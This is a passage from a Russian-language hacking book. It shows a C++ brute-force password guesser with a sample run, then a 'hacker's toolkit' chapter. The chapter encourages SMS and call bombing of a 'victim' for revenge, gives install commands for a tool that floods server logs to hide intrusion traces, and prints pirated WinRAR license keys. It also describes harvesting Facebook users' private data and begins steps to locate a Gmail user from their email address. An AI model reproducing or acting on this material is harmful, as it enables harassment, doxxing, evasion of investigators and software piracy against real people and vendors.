0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих регистрах
и цифры(0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 62
символов, ждите";  break;
                    }

for(digit[2]=0;digit[2]<alphabet.length();digit[2]++)

for(digit[1]=0;digit[1]<alphabet.length();digit[1]++)

for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                    attempt++;
                                                if(attempt%2500000==0)
cout << ".";

                                                test=alphabet[digit[0]];
                                                for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];

if(pass.compare(test)==0){end_t = clock(); return test;}
                                                    }
                                                    alphabetSet++;
                    }
                    break;
                case 4:
                    alphabetSet=1;
                    while(alphabetSet<8){
                    switch(alphabetSet){
                        case 1 : alphabet = "-0123456789";
                                 cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
                        case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем
регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                        case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем
регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                        case 4 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyz";
```

```
                                cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем регистре
и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36 символов, ждите";  break;
                        case 5 : alphabet = "
-0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем регистре
и цифры(0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 36 символов, ждите";  break;
                        case 6 : alphabet = "
-abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих
регистрах(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 52
символов, ждите";  break;
                        case 7 : alphabet = "
-0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих регистрах
и цифры(0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 62
символов, ждите";  break;
                        }


for(digit[3]=0;digit[3]<alphabet.length();digit[3]++)

for(digit[2]=0;digit[2]<alphabet.length();digit[2]++)

for(digit[1]=0;digit[1]<alphabet.length();digit[1]++)

for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                        attempt++;
                                                    if(attempt%2500000==0)
cout << ".";

                                                     test=alphabet[digit[0]];
                                                      for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];

if(pass.compare(test)==0){end_t = clock(); return test;}
                                                        }
                                                        alphabetSet++;
                        }
                        break;
                case 5:
                        alphabetSet=1;
                        while(alphabetSet<8){
                        switch(alphabetSet){
                                case 1 : alphabet = "-0123456789";
                                cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
```

```
                        case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем
регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                        case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем
регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                        case 4 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем регистре
и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36 символов, ждите";  break;
                        case 5 : alphabet = "-
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем регистре
и цифры(0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 36 символов, ждите";  break;
                        case 6 : alphabet = "-
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих
регистрах(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 52
символов, ждите";  break;
                        case 7 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих регистрах
и цифры(0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 62
символов, ждите";  break;
                        }

for(digit[4]=0;digit[4]<alphabet.length();digit[4]++)

for(digit[3]=0;digit[3]<alphabet.length();digit[3]++)

for(digit[2]=0;digit[2]<alphabet.length();digit[2]++)

for(digit[1]=0;digit[1]<alphabet.length();digit[1]++)

for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                    attempt++;
                                                  if(attempt%2500000==0)
cout << ".";

                                                 test=alphabet[digit[0]];
                                                  for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];

if(pass.compare(test)==0){end_t = clock(); return test;}
```

```
                                                    }
                                                    alphabetSet++;
                    }
                    break;
                case 6:
                    alphabetSet=1;
                    while(alphabetSet<8){
                    switch(alphabetSet){
                        case 1 : alphabet = "-0123456789";
                                 cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
                        case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем
регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                        case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем
регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                        case 4 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем регистре
и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36 символов, ждите";  break;
                        case 5 : alphabet = "-
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем регистре
и цифры(0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 36 символов, ждите";  break;
                        case 6 : alphabet = "-
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих
регистрах(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 52
символов, ждите";  break;
                        case 7 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих регистрах
и цифры(0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 62
символов, ждите";  break;
                    }

for(digit[5]=0;digit[5]<alphabet.length();digit[5]++)

for(digit[4]=0;digit[4]<alphabet.length();digit[4]++)

for(digit[3]=0;digit[3]<alphabet.length();digit[3]++)

for(digit[2]=0;digit[2]<alphabet.length();digit[2]++)

for(digit[1]=0;digit[1]<alphabet.length();digit[1]++)
```

```
for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                    attempt++;
                                                  if(attempt%2500000==0)
cout << ".";

                                                 test=alphabet[digit[0]];
                                                  for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];

if(pass.compare(test)==0){end_t = clock(); return test;}
                                                    }
                                                    alphabetSet++;
                    }
                    break;
                case 7:
                    alphabetSet=1;
                    while(alphabetSet<8){
                    switch(alphabetSet){
                        case 1 : alphabet = "-0123456789";
                                 cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
                        case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем
регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                        case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем
регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                        case 4 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем регистре
и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36 символов, ждите";  break;
                        case 5 : alphabet = "-
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем регистре
и цифры(0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 36 символов, ждите";  break;
                        case 6 : alphabet = "-
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих
регистрах(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 52
символов, ждите";  break;
                        case 7 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих регистрах
```

```
и цифры(0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 62
символов, ждите";  break;
                    }

for(digit[6]=0;digit[6]<alphabet.length();digit[6]++)

for(digit[5]=0;digit[5]<alphabet.length();digit[5]++)

for(digit[4]=0;digit[4]<alphabet.length();digit[4]++)

for(digit[3]=0;digit[3]<alphabet.length();digit[3]++)

for(digit[2]=0;digit[2]<alphabet.length();digit[2]++)

for(digit[1]=0;digit[1]<alphabet.length();digit[1]++)

for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                    attempt++;
                                                if(attempt%2500000==0)
cout << ".";

                                                test=alphabet[digit[0]];
                                                for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];

if(pass.compare(test)==0){end_t = clock(); return test;}
                                                    }
                                                    alphabetSet++;
                    }
                    break;
                case 8:
                    alphabetSet=1;
                    while(alphabetSet<8){
                    switch(alphabetSet){
                        case 1 : alphabet = "-0123456789";
                                 cout << endl << endl <<"Только цифры
(0123456789) - 10 символов, ждите";  break;
                        case 2 : alphabet = "-abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем
регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите";  break;
                        case 3 : alphabet = "-ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем
регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите";  break;
                        case 4 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyz";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в нижнем регистре
и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36 символов, ждите";  break;
```

```
                        case 5 : alphabet = "-
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в верхнем регистре
и цифры(0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 36 символов, ждите";  break;
                        case 6 : alphabet = "-
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих
регистрах(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 52
символов, ждите";  break;
                        case 7 : alphabet = "-
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
                                 cout << endl << endl << "Не могу найти
пароль, повышаю уровень поиска"<< endl << endl << "Символы в обоих регистрах
и цифры(0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 62
символов, ждите";  break;
                    }

for(digit[7]=0;digit[7]<alphabet.length();digit[7]++)

for(digit[6]=0;digit[6]<alphabet.length();digit[6]++)

for(digit[5]=0;digit[5]<alphabet.length();digit[5]++)

for(digit[4]=0;digit[4]<alphabet.length();digit[4]++)

for(digit[3]=0;digit[3]<alphabet.length();digit[3]++)

for(digit[2]=0;digit[2]<alphabet.length();digit[2]++)

for(digit[1]=0;digit[1]<alphabet.length();digit[1]++)

for(digit[0]=1;digit[0]<alphabet.length();digit[0]++){
                                                    attempt++;
                                                 if(attempt%2500000==0)
cout << ".";

                                                test=alphabet[digit[0]];
                                                 for(int
i=1;i<passwordLength;i++)

if(alphabet[digit[i]]!='-')test+=alphabet[digit[i]];
                                                    if(pass.
compare(test)==0){end_t = clock(); return test;}
                                                    }
                                                    alphabetSet++;
                    }
                    break;
            }
            cout  << endl << endl << endl << endl << "*" << endl;
```

```
            cout  << "*** Длина пароля не " << passwordLength <<  ".
Увеличиваем длину! ***";
            cout  << endl << "*" << endl << endl;
            passwordLength++;
    }
 }
```

Посмотрим, как работает алгоритм:

```
Введите пароль для брута : audi

Только цифры (0123456789) - 10 символов, ждите

Не могу найти пароль, увеличиваю уровень поиска

Символы в нижнем регистре (abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите

Не могу найти пароль, увеличиваю уровень поиска

Символы в верхнем регистре (ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите

*
*** Длина пароля не 1. Увеличиваем длину! ***
*

Только цифры (0123456789) - 10 символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в нижнем регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в верхнем регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в нижнем регистре и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36
символов, ждите

*
*** Длина пароля не 2. Увеличиваем длину! ***
*

Только цифры (0123456789) - 10 символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в нижнем регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите

Не могу найти пароль, повышаю уровень поиска
```

```
Символы в верхнем регистре(ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 26 символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в нижнем регистре и цифры(0123456789abcdefghijklmnopqrstuvwxyz) - 36
символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в верхнем регистре и цифры(0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ) - 36
символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в обоих
регистрах(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 52
символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в обоих регистрах и цифры
(0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ) - 62
символов, ждите

*
*** Длина пароля не 3. Увеличиваем длину! ***
*


Только цифры (0123456789) - 10 символов, ждите

Не могу найти пароль, повышаю уровень поиска

Символы в нижнем регистре(abcdefghijklmnopqrstuvwxyz) - 26 символов, ждите

>
>> ПАРОЛЬ ПОДОБРАН! >>
>

Пароль : audi
К-во попыток : 721323
Потрачено времени : 37.71 seconds
```

На подбор простого пароля из 4 символов мы потратили 38 секунд и сделали 721 323 попытки. Давайте увеличим сложность пароля, например, Audi5. Один символ в верхнем регистре и добавлена одна цифра. Общая длина пароля увеличена всего на 1 символ. Результат:


```
К-во попыток : 699237987
Потрачено времени : 927.2 seconds
```

Посмотрите во сколько раз увеличилось количество попыток и даже само время перебора.

Отсюда можно сделать выводы. Если вы хотите сделать свой пароль максимально безопасным, придерживайтесь следующих рекомендаций:

- Используйте символы разных регистров в пароле. Хотя бы 1-2 символов должно быть в верхнем регистре.
- Используйте цифры.
- Используйте специальные символы вроде !, #, ? и др. это еще больше усложнит задачу.
- Минимальная длина пароля – 8 символов.

Наш брутфорсер не идеален. Да, он не может подобрать пароль, где есть хотя бы один специальный символ, да, он не справится с паролем длиннее 8 символов. Но вся проблема в том, что у большинства пользователей пароли менее сложные, часто не превышают 6 символов, часто состоят из символов одного класса вроде цифр (123456) или символов одного регистра (audi). Так что данный алгоритм вполне себе имеет право на жизнь. Также вы можете его усовершенствовать по образу и подобию. Также вы должны понимать, что чем мощнее процессор, тем быстрее будет подобран пароль.



Глава 10.

Швейцарский нож хакера

Все знают, что такое швейцарский нож и в чем его прелесть. Нужно что-то отрезать – пожалуйста, нужно открыть консервы – без проблем, нужны ножницы – нет вопросов. Эта глава – своеобразный швейцарский нож хакера. В ней собраны различные инструменты на все случаи жизни. Даже если тебе сейчас не пригодится тот или иной инструмент, рано или поздно ты столкнешься с ситуацией из этой главы.

10.1. Как восстановить пароль Total Commander

В 80-ых и 90-ых годах, когда компьютеры стали появляться у обычных пользователей (пусть не у самых обычных), а не у каких-то НИИ, основной операционной системой была DOS. Молодые читатели этой книги никогда не видели ее и, наверняка, увидят лишь на фотография, ибо скриншоты она не поддерживала. DOS визуально была похожа на UNIX/Linux без графического интерфейса – просто командная строка и все. Конечно, технически DOS отставала от UNIX колоссально – она была однопользовательской и

однозадачной, в то время как UNIX с самого своего рождения была многопользовательской и многозадачной. Но сейчас речь не об этом. Во времена DOS и оболочки Windows 3.11 были популярные двухпанельные файловые менеджеры вроде Norton Commander, Volkov Commander, DOS Navigator и т.д. Такие менеджеры визуально были похожи друг на друга. Экран делился на две панели – левую и правую. Каждая из панелей отображала содержимое какого-то каталога или же могла отображать содержимое текстового файла, выделенного на второй панели. Двухпанельные файловые менеджеры настолько въелись в головы пользователей, что прошли годы, а они не потеряли свою актуальность. Естественно, они стали другими – это уже полноценные Windows-приложения, с функционалом, о котором во времена DOS можно было только мечтать, с поддержкой плагинов и т.д. Один из таких менеджеров – Total Commander.

Популярный файловый менеджер Total Commander хранит пароли к FTP-серверам в конфигурационном файле WCX_FTP.INI, который хранится в том же каталоге, что и сам Total Commander. Как восстановить забытый пароль? Сделать это можно с помощью программы wcftpcrack. Использовать ее очень просто:

1. В любом текстовом редакторе открой файл WCX_FTP.INI
2. Скопируй зашифрованный пароль к FTP-серверу и вставь его в программу wcftpcrack
3. Нажми кнопку **Show** и получи расшифрованный пароль

Рис. 10.1. Расшифровка пароля Total Commander

10.2. Бесплатная отправка SMS по всему миру

Иногда нужно бесплатно и анонимно отправить SMS (цели у всех разные). Для этого ты можешь использовать сервис https://freebulksmsonline.com/, отправляющий SMS совершенно бесплатно. Просто введи номер получателя и текст сообщения (ограничен 480 символами).

Рис. 10.2. Сервис https://freebulksmsonline.com/

Если ты хочешь пошутить над кем-то или отомстить кому-то, используй инструмент TBomb (он будет рассмотрен далее в этой главе). TBomb позволяет заполнить телефон жертвы SMS или же порядком надоесть ей посредством различных звонков, поступающих на ее телефон. Да, он работает не во всех регионах и не со всеми операторами, но модуль SMS вполне себе неплохо работает по всему бывшему СНГ. Дерзай и месть твоя будет страшна!

10.3. Запутываем следы в логах сервера

Представь, что ты немного наследил и нет возможности убить логии, поскольку нет нужного доступа к логам. Если следы нельзя стереть, значит можно еще больше намусорить, чтобы их не было видно – это позволяет запутать следы.

Приложение **logspamer** – это утилита, которая заходит на список сайтов, прописанных в коде, тем самым засоряя логи. Так же утилита переходит по ссылкам, которые найдет на сайтах.

Данная утилита двойного действия. Кроме как запутать следы на сервере, где ты наследил, эта утилита позволяет наследить в логах твоего провайдера. Как мы знаем, что наши провайдеры сохраняют список сайтов, на которые мы заходили. Благодаря этой утилите мы можем захламить свои логи, где будет сложно разобраться, что произошло.

Для ее установки в любом Debian-образном Linux-дистрибутиве (Ubuntu, Kali) введи команды:

```
sudo apt update
sudo apt install git -y
sudo apt install python -y
sudo pip install requests
sudo git clone https://github.com/TermuxGuide/logspamer
sudo cd logspamer
sudo pip install -r requirements.txt
```

> **Примечание.** Если команда *pip* у тебя не найдена, ее нужно сначала установить командой *sudo apt install pip*.

Запустим утилиту:

```
sudo python logspamer.py --config config.json
```

Логи будут очень сильно загажены, поэтому всегда можно сказать, что у тебя поселился вирус, который и заходил на те сайты (в том числе и на те, которые ты посещал сам).

10.4. Воруем WinRAR

WinRAR – хороший активатор, но не всем хочется платить за него деньги. Попробуем его активировать бесплатно. Для этого нам не понадобится какой-то софт. Все делается с помощью текстового редактора.

Далее действуем так:

1. Создаем текстовый документ: правой кнопкой мыши щелкаем по Рабочему столу, выбираем **Создать, Текстовый документ**
2. Открываем его, затем копируем данные **без кавычек**, которые мы приведем ниже. Есть два варианта данных, если первый не подойдет – пробуй второй.

Вариант 1:

```
"RAR registration data
Unlimited Company License
UID=47fcf0b72482e046a794
6412212250a794c8ab6d7dc6f1dd6c4bb1ce68f4915b89e47e0327
7c3e07a0533b0884eb0560fce6cb5ffde62890079861be57638717
7131ced835ed65cc743d9777f2ea71a8e32c7e593cf66794343565
b41bcf56929486b8bcdac33d50ecf773996014ac5ad5d3225b36f7
6baf4e30c86cf3088489f59c2754132d766936156c962c3f2068a7
da4b9ef35ee942ddb0b0175ceb28039cb16ca9a88be8ecb2608878
5ac7510eda31233a8f46ab52ecdb1b769dcc7da2be234006972154"
```

Вариант 2:

```
"RAR registration data
PROMSTROI GROUP
15 PC usage license
UID=42079a849eb3990521f3
641221225021f37c3fecc934136f31d889c3ca46ffcfd8441d3d58
9157709ba0f6ded3a528605030bb9d68eae7df5fedcd1c12e96626
705f33dd41af323a0652075c3cb429f7fc3974f55d1b60e9293e82
ed467e6e4f126e19cccccf98c3b9f98c4660341d700d11a5c1aa52
be9caf70ca9cee8199c54758f64acc9c27d3968d5e69ecb901b91d
538d079f9f1fd1a81d656627d962bf547c38ebbda774df21605c33
eccb9c18530ee0d147058f8b282a9ccfc31322fafcbb4251940582"
```

3. Сохрани один из вариантов данных в файл.
4. Имя файла должно быть rarreg.key.
5. Скопируй файл в каталог, в который установлен WinRAR

6. Запусти WinRAR и проверь, активировался он или нет. Если нет, пробуй второй вариант данных.

10.5. Приватная операционная система Kodachi

Возможно ты знаком с Kali Linux, предназначенной не только для хакинга, но и для исследования всевозможных дыр в системе безопасности. В отличие от Kali Linux, Kodachi позиционируется как anti-forensic-разработка, затрудняющая криминалистический анализ твоих накопителей и оперативной памяти. Технически это еще один форк Debian, ориентированный на приватность. В чем-то он даже более продуман, чем популярный Tails.

Среди ключевых особенностей Kodachi — принудительное туннелирование трафика через Tor и VPN, причем бесплатный VPN уже настроен.

Другое отличие Kodachi — интегрированный Multi Tor для быстрой смены выходных узлов с выбором определенной страны и PeerGuardian для сокрытия своего IP-адреса в P2P-сетях (а также блокировки сетевых узлов из длинного черного списка).

Операционная система плотно нафарширована средствами криптографии (TrueCrypt, VeraCrypt, KeePass, GnuPG, Enigmail, Seahorse, GNU Privacy Guard Assistant) и заметания следов (BleachBit, Nepomuk Cleaner, Nautilus-wipe).

Ссылка для загрузки дистрибутива:

https://sourceforge.net/projects/linuxkodachi/

10.6. Плагин Privacy Possum для Firefox

Privacy Possum — один из самых известных плагинов для Firefox, предназначенных для борьбы со слежкой методом блокировки и фальсификации данных, которые собирают различные трекинговые скрипты.

Privacy Possum предотвращает прием файлов cookies, блокирует HTTP-заголовки set-cookie и referrer, а также искажает "отпечаток" браузера, что затрудняет фингерпринтинг.

Продвинутых настроек у плагина нет: его можно включить или выключить, а на страничке конфигурации — запретить автоматическое обновление и разрешить ему запускаться в приватном окне.

Проверить работоспособность и эффективность плагина можно следующими способами:

1. Используем сервис Panopticlick (https://coveryourtracks.eff.org/) для проверки блокировки cookies и рекламных трекеров.
2. Пользуемся сайтом Webkay (https://webkay.robinlinus.com/) для проверки различных утечек: IP, данные железа, версия ОС и самого браузера.

Если ты используешь Tor, данный плагин тебе не нужен. Но если тебе по некоторым причинам нельзя использовать Tor (или не нужно), тогда установи данный плагин, чтобы усложнить сбор сведений о себе.

10.7. Получаем конфиденциальную информацию о пользователе Facebook

FBI – это точный сбор информации об учетной записи facebook, вся конфиденциальная информация может быть собрана, даже если цель установит максимальную конфиденциальность в настройках аккаунта.

Для работы инструмента подойдет любой Debian-образный дистрибутив – Debian, Ubuntu, Kali Linux и т.д.

Установка:

```
apt update && apt upgrade
apt install git python2
git clone https://github.com/xHak9x/fbi.git
cd fbi
pip2 install -r requirements.txt python2 fbi.py
```

Использование:

```
help (справка, чтобы увидеть доступные команды)
token (войти с поддельным ID)
getinfo
```

Вставь любой идентификатор пользователя, тогда инструмент покажет тебе всю информацию об этом пользователе.

Ты можешь использовать **dumpid**, чтобы найти идентификатор или скопировать из ссылки профиля пользователя.

10.8. Узнаем местонахождение пользователя *gmail*

В Google есть возможность оставить отзыв о заведениях, которые посещал пользователь. Зная всего лишь адрес электронной почты, хакеры могут определить примерное местонахождение пользователя.

Как это сделать?

1. Заходим на contacts.google.com и добавляем e-mail в контакты.
2. Открываем средства разработчика в браузере (комбинация клавиш Ctrl + Shift + I)
3. Наводим указатель мыши на меленькую фотографию контакта в левом нижнем углу и заходим в код элемента.
